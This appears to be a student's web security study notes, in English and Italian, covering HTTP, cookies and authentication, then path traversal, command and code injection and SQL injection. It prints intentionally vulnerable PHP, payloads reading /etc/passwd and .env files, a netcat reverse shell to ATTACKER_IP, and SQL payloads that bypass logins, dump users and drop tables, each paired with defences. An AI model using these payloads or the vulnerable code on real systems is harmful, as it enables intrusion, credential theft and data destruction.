SEGMENTATION IS A SECURITY STRATEGY THAT DIVIDES A NETWORK INTO SMALLER, ISOLATED PROTECTION DOMAINS. IT HINDERS THE POSSIBILITY FOR THE ATTACKER TO FREELY WANDER THE NETWORK, REDUCES THE ATTACK SURFACE AND HELPS WITH A MORE GRANULAR CONTROL. SEGMENTATION CAN BE:

PHYSICAL SEGMENTATION: USES HARDWARE BASED DEVICES IN ORDER TO PHYSICALLY SEPARATE A NETWORK. IT'S A SECURE OPTION BUT CAN BE COSTLY AND HARD TO CONFIGURE.

LOGICAL SEGMENTATION: WORKS AT THE SW LEVEL AND SEPARATES THE NETWORK USING THE BOUNDARIES DEFINED BY THE SW (FIREWALLS). IT'S AS SECURE AS HARDWARE SEGMENTATION BUT IT'S MORE FLEXIBLE AND ALLOWS DYNAMIC CONTROL. HOWEVER SW VULNERABILITIES MAY BREAK SECURITY GUARANTEES.


MICROSEGMENTATION: IT'S A SUBSET OF LOGICAL SEGMENTATION. IT'S A FINE GRAINED SEGMENTATION AT THE NETWORK, APPLICATION, USER OR PROCESS LEVEL THAT AIMS TO MAXIMUM FLEXIBILITY AND SCALABILITY.

SIEM

WITH A SIEM (SECURITY INFORMATION AND EVENT MANAGEMENT) SYSTEM WE CAN MANAGE ALL OF THESE INSTRUMENTS IN A EFFICIENT AND EFFECTIVE WAY. A SYSTEM LIKE THIS AIMS TO PROVIDE SYSTEM ADMINISTRATOR WITH AN OVERALL VIEW OF THE SECURITY IN A IT SYSTEM. IT'S POSITIONED ABOVE EXISTING SECURITY SYSTEMS AND CONNECT, UNIFYING THEM, INFORMATION COMING FROM DIFFERENT, PRE-EXISTING SYSTEMS.


THE MAIN GOAL OF A SIEM SYSTEM IS TO COLLECT INFORMATION, DETECT INCIDENTS AND PROVIDE A RESPONSE TO THEM.

SIEM CONFIGURATION CAN BE COMPLEX SINCE IT REQUIRES CONTEXT OF THE SYSTEM ON WHICH IT WILL WORK BUT IT CONSTITUTES A GREAT TOOL IN CYBERSECURITY.



WEB TECHNOLOGIES

HTTP



IN A TYPICAL WEB APPLICATION ¹A CLIENT PERFORMS A HTTP REQUEST TO A SERVER TO OBTAIN DYNAMICALLY GENERATED CONTENT ²THE WEB APPLICATION (SERVER SIDE) QUERIES THE DATABASE FOR THE REQUESTED DATA. ³FINALLY THE DATA IS USED TO GENERATE PAGE CONTENT AND ⁴IT'S SENT BACK TO CLIENT BROWSER WITH A HTTP RESPONSE.

URLs (UNIFORM RESOURCE LOCATOR) ARE IDENTIFIERS FOR DOCUMENTS ON THE WEB:

Hostname	Path	Fragment
Protocol	Port	Query string
https://	example.com:443/page?name=photo	#about

HTTP (HYPERTEXT TRANSFER PROTOCOL) [PORT 80] DEFINES THE STRUCTURE OF THE COMMUNICATION BETWEEN CLIENT AND WEB SERVER. THE PROTOCOL IS STATELESS (DIFFERENT REQUESTS ARE PROCESSED INDEPENDENTLY) AND NOT ENCRYPTED. HTTPS [PORT 443] IS THE SECURE VARIANT OF HTTP, WHERE HTTP TRAFFIC IS DELIVERED OVER A TLS CONNECTION. IT INCLUDES CONFIDENTIALITY, INTEGRITY AND AUTH.

HTTP Request

Most common HTTP Methods:
GET should have no side effects, used to retrieve data
POST possible side effect, used to insert/update remote resources
HEAD same as GET but without response body

Path (+ optional query string)
Method ↓ HTTP version ↓
POST /login HTTP/2
Host: example.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.16; rv:85.0)
Gecko/20100101 Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Content-Type: application/x-www-form-urlencoded
Content-Length: 71
Origin: https://example.com
Connection: keep-alive
Referer: https://example.com/login
Upgrade-Insecure-Requests: 1

Blank line
Optional request body (empty for GET)

user=ugo&csrf_token=ijlJMjlkMDE40DjmZWZl0hf

HTTP headers

HTTP Response

HTTP Status code, where first digit defines the message type: 2: OK, 3: Redirect, 4: Client Error, 5: Server Error

version ↓ Reason phrase ↓
HTTP/2 200 OK
Server: nginx
Date: Mon, 22 Feb 2021 15:38:46 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 10459
Vary: Cookie
Set-Cookie: session=apU8ig7aeonYoLtOKOC9R505fY; Secure; HttpOnly; Path=/
Strict-Transport-Security: max-age=63072000

Cookie

Blank line

<html>
<body>login successful!</body>
</html>

HTTP headers

Blank line

(Optional)
response body

HTTP2 AND HTTP3

HTTP2 WAS PROPOSED IN ORDER TO OVERCOME SOME ISSUES THAT CHARACTERIZED THE FIRST VERSION OF HTTP. THE MAIN GOAL WAS TO IMPROVE PAGE LOAD SPEED BY COMPRESSING DATA, PIPELINE REQUEST, MULTIPLEX MULTIPLE REQUEST OVER A SINGLE TCP CONNECTION AND FIXING THE HEAD OF LINE BLOCKING PROBLEM (WHERE A LARGE REQUEST COULD DELAY ALL THE FOLLOWING ONES) THIS WAS DONE BY KEEPING IN MIND HIGH LEVEL COMPATIBILITY WITH THE OLDER VERSION OF THE PROTOCOL

HTTP3 IS BASED ON QUIC, A GENERAL - PURPOSE TRANSPORT LAYER NETWORK PROTOCOL, WHICH USES UDP BUT GUARANTEES THE SAME CONTROLS THAT CHARACTERIZE TCP BUT REDUCING THE OVERHEAD.

COOKIES



SINCE HTTP(S) IS A STATELESS PROTOCOL, THE CONCEPT OF SESSION IS NEEDED. SESSION DATA IS STORED ON THE SERVER WITH A UNIQUE ID THAT IS ATTACHED BY THE CLIENT ON EVERY HTTP REQUEST. COOKIES HOLD THE SAME CONCEPT BUT THEY ARE STORED LOCALLY IN THE CLIENT'S MACHINE. A COOKIE IS IDENTIFIED BY THE TRIPLET [name, domain, path] AND CAN BE USED FOR:

AUTHENTICATION. THE COOKIE PROVES THAT THE CLIENT PREVIOUSLY AUTHENTICATED CORRECTLY.

PERSONALIZATION: HELPS THE WEBSITE RECOGNIZE THE USER FROM A PREVIOUS VISIT.

TRACKING: LEARN USER'S PREFERENCES AND BEHAVIOR.



A WEB PAGE MAY ASK TO SET COOKIES FOR OTHER SERVERS (THIRD PARTY COOKIES) FOR ADVERTISING PURPOSES, TO TRACE USERS ON DIFFERENT SITES IN ORDER TO SHOW ADS THAT ARE CONSISTENT WITH THE USER'S PROFILE.

STORAGE

BROWSERS ALLOW A WEB APPLICATION TO STORE (KEY, VALUE) PAIRS ON THE CLIENT:


SESSION STORAGE. FOR DATA KEPT ONLY FOR THE CURRENT SESSION
LOCAL STORAGE. PERMANENT ACROSS SESSIONS

KEY AND VALUE ARE STRINGS AND THE TOTAL SIZE FOR THE WHOLE STORAGE IS TYPICALLY 5MB. WEB STORAGE IS NOT ENCRYPTED. THE MAIN DIFFERENCE BETWEEN COOKIES AND WEB STORAGE IS THAT THE FIRST IS INTENDED TO BE SHARED WITH A SERVER, WHILE THE SECOND KEEPS TRACK OF THE DATA ONLY FOR THE CLIENT.

DOCUMENT OBJECT MODEL (DOM)

THE DOM IS A CROSS-PLATFORM AND LANGUAGE-INDEPENDENT INTERFACE THAT TREATS XML OR HTML DOCUMENTS AS A TREE STRUCTURE.

JAVASCRIPT CAN USE THIS "TREE-LIKE" STRUCTURE IN ORDER TO MODIFY IT BY BROWSING THROUGH THE DATA.



MODERN WEB APPLICATIONS

IN THE OLDER (BUT STILL COMMON) APPROACH FOR WEB APPLICATIONS SERVERS SEND TO CLIENTS A FULL HTML PAGE THAT WILL BE RENDERED BY THE USER BROWSER, BUT WITH THIS APPROACH THERE ARE SCALABILITY AND COMPATIBILITY ISSUES.

THE MODERN APPROACH IS BASED ON APIs AND THE DATA THAT IS RECEIVED BY THE CLIENT IS USUALLY JUST A JSON WITH THE INFORMATION NEEDED TO THE BROWSER IN ORDER TO DYNAMICALLY GENERATE HTML PAGES IN A SINGLE PAGE THAT IS DOING ALL THE WORK.

IN ORDER TO HAVE A FASTER RESPONSE AND REQUESTS AT A HIGHER RATE, USUALLY MODERN BROWSERS SUPPORT WEB SOCKETS.


WEB AUTHENTICATION

IN RFC 7617 A BASIC TRANSACTION FOR HTTP AUTHENTICATION IS DESCRIBED, BASICALLY SEND USERNAME + PASSWORD TO THE SERVER.

IN RFC 7616 A DIGEST TRANSACTION FOR HTTP AUTHENTICATION IS DESCRIBED, IN WHICH USERNAME + PASSWORD ARE NOT SENT IN CLEAR BUT USING AN HASH FUNCTION.

ANOTHER WAY TO AUTHENTICATE IS WITH OAUTH:

1. A CLIENT, THAT HAS AN ACCOUNT ON AN IDENTITY PROVIDER (IDP), WANTS TO ACCESS A RESOURCE ON A SERVER AND THEREFORE MAKES A REQUEST TO IT.
2. THE SERVER GENERATES A GRANT CODE FOR THE CLIENT.
3. THE CLIENT INTERACTS WITH IDP, OBTAINING AN ACCESS TOKEN.
4. THE CLIENT PRESENTS THE ACCESS TOKEN TO THE SERVER.
5. THIS SERVER WILL NOW ASK THE IDP FOR CONFIRMATION BY COMPARING TOKENS.
6. IF THE PROCEDURE GOES WELL, THE RESOURCE SERVER GRANTS ACCESS TO THE CLIENT.



WEB SECURITY

THE COST OF VULNERABILITIES

A VULNERABILITY IS A WEAKNESS WHICH ALLOWS AN ATTACKER TO REDUCE SYSTEM'S INFORMATION ASSURANCE. IT'S THE INTERSECTION OF THREE ELEMENTS:

- A SYSTEM SUSCEPTIBILITY OR FLAW
- ATTACKER ACCESS TO THE FLAW
- ATTACKER CAPABILITY TO EXPLOIT THE FLAW



CAUSES CAN INCLUDE BUGS, DESIGN DEFECTS, MISCONFIGURATIONS OR AGING. FORESTING FACTORS COULD BE SYSTEM COMPLEXITY, CONNECTIVITY, INCOMPETENCE.

VULNERABILITY IN SW IS ONE OF THE MAJOR REASONS FOR INSECURITY. IT'S ESTIMATED THAT THERE ARE 20 FLAWS FOR EVERY 1000 LOC AND THAT 95% OF BREACHES COULD BE PREVENTED BY KEEPING SYSTEMS UP TO DATE WITH PATCHES.

EVERY VULNERABILITY UNDERGOES A LIFE CYCLE:

CREATION


DISCOVERY BY MALICIOUS OR BENIGN USERS

EXPLOITATION

DISCLOSURE • A VULNERABILITY COULD BE KEPT SECRET, PUBLICLY DISCLOSED OR THE KNOWLEDGE OF IT COULD BE SOLD TO MALIGN USERS

PATCHES

SW END OF LIFE



THE DISCLOSURE OF A VULNERABILITY IS A DELICATE PHASE. IF THE DISCLOSURE ISN'T PUBLIC THE VENDOR HAS A MORE OR LESS FULL CONTROL OF THE PROCESS, INSTEAD, A PUBLIC DISCLOSURE PROMOTES TRANSPARENCY BUT EXPOSES THE PRODUCT TO RISKS IMMEDIATELY.

THE CURSED WEB

AT LEAST 3 TYPES OF ATTACKERS CAN EXIST IN A WEB ENVIRONMENT:

WEB ATTACKER: IN DIFFERENT SCENARIOS THIS ATTACKER COULD CONTROL A DOMAIN WITH A VALID TLS CERTIFICATE AND RE-ROUTE USERS TO IT, HAVE AN IFRAAME WITH MALICIOUS CONTENT IN A LEGIT WEBSITE, CONTROL A RELATED DOMAIN TO A LEGIT WEBSITE OR BE A USER OF A WEBSITE AND ATTACK IT USING VULNERABILITIES.

NETWORK ATTACKER: COULD BE PASSIVE (EAVESDROPPING) OR ACTIVE (EVIL WIFI ROUTING OR DNS POISONING).

MALWARE ATTACKER: EXECUTES MALICIOUS CODE DIRECTLY ON A VICTIM'S COMPUTER EXPLOITING SW BUGS AND MALWARE.


THE DELUSIVE SIMPLICITY FOR CREATING WEB APPS, LACK OF SECURITY AWARENESS, RESOURCE LIMITS DURING DEVELOPMENT AND INCREASE IN CODE COMPLEXITY, CONSTITUTE A THREAT TO WEB SECURITY.

THREATS AND DEFENCES

PATH TRAVERSAL


CONSIDERING A WEB SERVER WHOSE WEBROOT IS /var/www/html AN ATTACKER CAN CLIMB UP MULTIPLE LEVELS IN THE DIRECTORY HIERARCHY BY USING ..// OR ..\ AND GET ACCESS TO ANY FILE IN THE WEB SERVER.

TO PREVENT THIS THE BEST STRATEGY IS TO VALIDATE ALL USER INPUTS AND TO LIMIT THE PRIVILEGES OF THE WEB SERVER IN ORDER TO RESTRICT ACCESS TO ITS OWN DIRECTORY. IN GENERAL IT'S ALSO IMPORTANT TO NOT LEAVE SENSITIVE INFORMATION IN DIRECTORIES THAT CAN BE ACCESSED WITHOUT ADDITIONAL PRIVILEGES.



COMMAND AND CODE INJECTION

MOST PROGRAMMING LANGUAGE INCLUDE A FUNCTION TO EXECUTE SYSTEM COMMAND. THE SYSTEM WILL START A NEW SHELL AND PROCESS THE COMMAND GIVEN AS A PARAMETER TO THE FUNCTION. IN ALMOST EVERY SHELL THE CHARACTER ; CAN BE USED TO COMBINE MULTIPLE COMMANDS IN A SINGLE LINE. THIS COULD BE USED TO EXECUTE MALIGN COMMANDS TO OBTAIN SENSITIVE INFORMATION OR TO ACQUIRE CONTROL OF THE SERVER MACHINE. THE SOLUTION IS TO VALIDATE USER INPUT BEFORE USING IT (AS PATH TRAVERSAL). A MORE DRAMATIC SOLUTION IS TO NEVER USE FUNCTIONS THAT EVALUATE INPUT AS CODE.



Path Traversal – Cos'è e come funziona?

- ◆ Il Path Traversal, o Directory Traversal, è una vulnerabilità che permette a un attaccante di accedere a file e cartelle sensibili fuori dalla directory consentita.
- ◆ Questo avviene sfruttando l'uso improprio di input utente nelle operazioni sui file.

🔍 Come funziona un attacco Path Traversal?

Molte applicazioni web permettono di caricare, leggere o scaricare file dinamicamente. Se l'applicazione non valida correttamente l'input dell'utente, un attaccante può manipolare il percorso del file per accedere a file di sistema critici.

📌 Sequenza di caratteri per risalire le cartelle:

```
.../ → Risale di una directory  
.../.. → Risale di due directory  
.../.../ → Risale di tre directory
```

💡 Obiettivo: accedere a file come:

- /etc/passwd (Linux) → Elenco utenti del sistema.
- C:\Windows\System32\config\SAM (Windows) → Archivio delle password.
- File di configurazione con credenziali (config.php, .env).

💀 Esempio di Path Traversal

Scenario 1: Download di file vulnerabile

Un'app permette agli utenti di scaricare file specificando il nome nel parametro URL:

```
<?php  
$file = $_GET['file'];  
$content = file_get_contents("uploads/" . $file);  
echo $content;  
?>
```

Se l'utente inserisce:

<https://example.com/download.php?file=report.pdf>

Il server restituisce uploads/report.pdf ✅

◆ Exploit – L'attaccante inserisce:

<https://example.com/download.php?file=../../../../etc/passwd>

Il server esegue:

```
file_get_contents("uploads/../../../../etc/passwd");
```

📌 Effetto: L'attaccante ottiene il file /etc/passwd con l'elenco utenti del sistema! 🔥

Scenario 2: Accesso a credenziali nascoste

Se un'applicazione utilizza un file .env per memorizzare le credenziali del database:

<https://example.com/download.php?file=../../../../.env>

📌 Effetto: L'attaccante ottiene database user/password! 🔥

🚀 Varianti dell'attacco

1. URL-Encoded Path Traversal

- %2e%2e%2f (equivale a .../)
- %252e%252e%252f (doppia codifica per bypassare protezioni deboli)

2. Bypass di Filtri

- Se il codice rimuove solo ".../", un attaccante può usare:

....//etc/passwd

- Se ".../" viene sostituito con "", può usare %2e%2e%2f (URL encoding).

🛡 Protezione contro Path Traversal

- ✓ **Validare l'input** – Consentire solo nomi di file previsti (whitelist).
- ✓ **Evitare concatenazioni pericolose** – Usare funzioni sicure come basename().
- ✓ **Utilizzare directory restrittive** – Bloccare l'accesso a cartelle di sistema.
- ✓ **Gestire correttamente i permessi dei file** – Evitare che il web server abbia accesso a file critici.
- ✓ **Usare un Web Application Firewall (WAF)** – Rileva e blocca richieste sospette.

💡 Conclusione

◆ Path Traversal permette a un attaccante di accedere a file riservati manipolando i percorsi.

◆ Può portare al furto di credenziali, accesso a dati sensibili e persino a compromissioni complete del sistema.

◆ La protezione migliore è **validare gli input e limitare l'accesso ai file critici**.

Command Injection e Code Injection – Differenze e Funzionamento

Le **injection attacks** sono vulnerabilità in cui un attaccante riesce a **iniettare e eseguire codice malevolo** in un sistema vulnerabile. Due tipi comuni sono:

1. **Command Injection** → Iniezione di comandi nel sistema operativo
2. **Code Injection** → Iniezione di codice in un'applicazione

Vediamoli nel dettaglio! 🔥

1 Command Injection (Iniezione di Comandi)

◆ Cos'è?

Si verifica quando un'applicazione esegue comandi di sistema basandosi su input utente non sicuri. Un attaccante può **iniettare comandi arbitrari** per prendere il controllo del sistema.

◆ Obiettivo dell'attacco

- Leggere/modificare file sensibili (/etc/passwd, config.php, ecc.).
- Creare backdoor o utenti amministrativi.
- Eseguire malware o ottenere un **reverse shell**.

💀 Esempio di Command Injection

Scenario: Un'app web con ricerca di indirizzo IP

L'app ha una funzione che usa il comando ping per controllare la connettività:

```
<?php  
$ip = $_GET['ip'];  
$output = shell_exec("ping -c 4 " . $ip);  
echo "<pre>$output</pre>";  
?>
```

Se un utente inserisce 8.8.8.8, il server esegue:

```
ping -c 4 8.8.8.8
```

◆ Exploit – L'attaccante inserisce:

```
8.8.8.8; cat /etc/passwd
```

Il server eseguirà:

```
ping -c 4 8.8.8.8; cat /etc/passwd
```

Effetto: L'attaccante ottiene l'elenco degli utenti del sistema! 🚫

🛡 Protezione contro Command Injection

- ✓ Evitare l'uso di `shell_exec()`, `system()`, `exec()`
- ✓ Sanitizzare gli input con `escapeshellarg()` o `escapeshellcmd()`
- ✓ Usare funzioni alternative sicure come `proc_open()` o `exec()` con argomenti controllati
- ✓ Implementare un modello di sicurezza con utenti a privilegi ridotti

2 Code Injection (Iniezione di Codice)

◆ Cos'è?

Si verifica quando un attaccante riesce a **iniettare codice arbitrario** in un'applicazione, facendolo eseguire. A differenza di Command Injection, qui viene eseguito codice nel linguaggio dell'applicazione (es. PHP, JavaScript, Python).

◆ Obiettivo dell'attacco

- Eseguire codice malevolo nel server o nel client.
- Modificare la logica di un'applicazione.
- Rubare dati o creare backdoor.

💀 Esempio di Code Injection

Scenario: Un sito con valutazione dinamica di codice PHP

Il sito permette agli amministratori di eseguire codice PHP dinamicamente:

```
<?php  
$code = $_GET['code'];  
eval($code);  
?>
```

◆ Exploit – L'attaccante invia:

```
?code=phpinfo();
```

Il server esegue `phpinfo()`, mostrando informazioni sensibili come versioni, moduli, variabili d'ambiente.

◆ Ancora peggio – L'attaccante può ottenere una **reverse shell**:

```
?code=system("nc -e /bin/bash ATTACKER_IP 4444");
```

Effetto: L'attaccante ottiene **accesso completo al server!** 🚫

🛡 Protezione contro Code Injection

- ✓ Mai usare `eval()`, `exec()`, `system()` in PHP o linguaggi simili
- ✓ Sanitizzare gli input per evitare l'esecuzione di codice
- ✓ Utilizzare meccanismi di sandboxing (es. `disable_functions` in PHP)
- ✓ Limitare i permessi di esecuzione del server per ridurre i danni in caso di exploit

🚀 Differenza tra Command Injection e Code Injection

	Command Injection	Code Injection
Esegue comandi OS?	✓ Sì (bash, cmd, PowerShell)	✗ No (esegue codice nell'app)
Lingua dell'attacco	Bash, PowerShell, cmd	PHP, JS, Python, SQL, ecc.
Obiettivo	Controllare il server	Modificare il codice dell'app
Rischi principali	Accesso root, reverse shell, furto dati	XSS, RCE, furto credenziali

🚀 Conclusioni


◆ **Command Injection** sfrutta comandi di sistema vulnerabili per eseguire codice a livello OS.

◆ **Code Injection** sfrutta vulnerabilità dell'applicazione per eseguire codice in linguaggi come PHP o JavaScript.

◆ **Prevenzione:** Mai fidarsi degli input utente! Validare sempre i dati e usare funzioni sicure.

SQL INJECTION

IT'S ANOTHER INSTANCE OF AN INPUT VALIDATION VULNERABILITY WHERE UNTRUSTED USER INPUT IS EMBEDDED INTO A QUERY WHICH IS SENT TO THE DB. THE TRICK IS TO EXPLOIT CERTAIN CHARACTERS OR SEQUENCES THAT WILL RESULT IN SKIPPING CONDITIONS IN QUERIES OR MANIPULATE THE DESIRED OUTPUT OF A QUERY.



```
SELECT * FROM users WHERE user='admin' -- ' AND password='whatever'
```

-- FOLLOWED BY A SPACE STARTS AN INLINE COMMENT AND THE PART OF THE QUERY IN GRAY IS IGNORED. THE ATTACKER AUTHENTICATES AS THE ADMIN.

```
SELECT * FROM users WHERE user='admin' AND password=" OR password LIKE '%';
```

% MATCHES AN ARBITRARY SEQUENCE OF CHARACTERS AND THE CONDITION IS ALWAYS SATISFIED. THE ATTACKER AUTHENTICATES AS THE FIRST USER IN THE USER TABLE.

INSERT →

```
SELECT * FROM users WHERE user=''; INSERT INTO users (user, password, age) VALUES ('attacker', 'mypwd', 1) -- -' AND password='whatever'
```

UPDATE →

```
SELECT * FROM users WHERE user=''; UPDATE TABLE users SET password='newpwd' WHERE user='admin'-- -' AND password='
```

DROP →

```
SELECT * FROM users WHERE user=''; DROP TABLE users -- -' AND password='';
```

SOME APPLICATIONS VALIDATE USER INPUT, BUT NOT DATA COMING FROM THE DB, WHICH IS CONSIDERED MORE TRUSTED.

IN SECOND ORDER SQL INJECTIONS, THE PAYLOAD IS FIRST STORED IN THE DB AND THEN USED TO PERFORM THE ATTACK.

A WAY TO PREVENT SQL INJECTIONS IS TO USE PREPARED STATEMENTS, WHICH ALLOW TO EMBED UNTRUSTED PARAMETERS IN A QUERY, WHILE ENSURING THAT ITS SYNTACTICAL STRUCTURE IS PRESERVED.

SERVER SIDE REQUEST FORGERY (SSRF)

WHEN THE REQUEST OR SOME OF ITS ASPECTS CAN BE MANIPULATED BY THE USER, THEN AN ATTACKER MAY BE ABLE TO FORGE AN UNEXPECTED REQUEST.

A WAY TO PREVENT IT IS TO USE WHITELISTS: REQUEST ARE MADE ONLY TOWARDS SPECIFIC HOSTS BUT IT'S HARD TO DO WHEN WE WANT TO ALLOW CONNECTIONS EVEN TO UNEXPECTED HOSTS.



SQL Injection – Cos'è e come funziona?

- ◆ **SQL Injection (SQLi)** è un attacco in cui un attaccante manipola le **query SQL** eseguite da un'applicazione per **accedere, modificare o eliminare dati dal database**.
- ◆ Può essere usata per:
 - **Rubare dati sensibili** (es. credenziali, numeri di carta di credito).
 - **Bypassare autenticazioni** (es. accedere come admin senza password).
 - **Eseguire operazioni distruttive** (es. cancellare tabelle).

🔍 Come funziona un attacco SQL Injection?

Molte applicazioni web usano input utente per costruire query SQL. Se questi input non sono correttamente filtrati, un attaccante può manipolare la query per eseguire comandi arbitrari nel database.

💀 Esempio di SQL Injection

Scenario: Login vulnerabile

Un sito ha un form di login che verifica username e password nel database:

```
<?php  
$user = $_GET['user'];  
$pass = $_GET['pass'];  
  
$query = "SELECT * FROM users WHERE username = '$user' AND password = '$pass'";  
$result = mysqli_query($conn, $query);  
?>
```

Se un utente inserisce:

```
user = admin  
pass = password123
```

Il server esegue la query SQL:

```
SELECT * FROM users WHERE username = 'admin' AND password = 'password123';
```

- ◆ **Exploit** – L'attaccante inserisce:

```
user = admin --  
pass = qualsiasi
```

La query diventa:

```
SELECT * FROM users WHERE username = 'admin' -- ' AND password = 'qualsiasi';
```

- ✖ **Effetto:** Il database **ignora la parte della password** (-- è un commento in SQL), permettendo l'accesso come **admin** senza conoscere la password! 🔥

💥 Altri tipi di SQL Injection

1 UNION-Based SQL Injection

Se un sito mostra prodotti con questa query:

```
SELECT id, name, price FROM products WHERE category = '$cat';
```

- ◆ **Exploit** – Un attaccante può iniettare un UNION per vedere gli utenti:

```
?cat=electronics" UNION SELECT id, username, password FROM users --
```

La query diventa:

```
SELECT id, name, price FROM products WHERE category = 'electronics'  
UNION SELECT id, username, password FROM users --";
```

- ✖ **Effetto:** I dati degli utenti vengono mostrati nella pagina dei prodotti! 🔥

2 Blind SQL Injection

Se l'app non mostra errori ma risponde in modo diverso a input validi/invalidi, l'attaccante può fare **tentativi booleani**:

```
?user=admin' AND 1=1 -- ✓ (accesso riuscito)  
?user=admin' AND 1=0 -- ✗ (accesso negato)
```

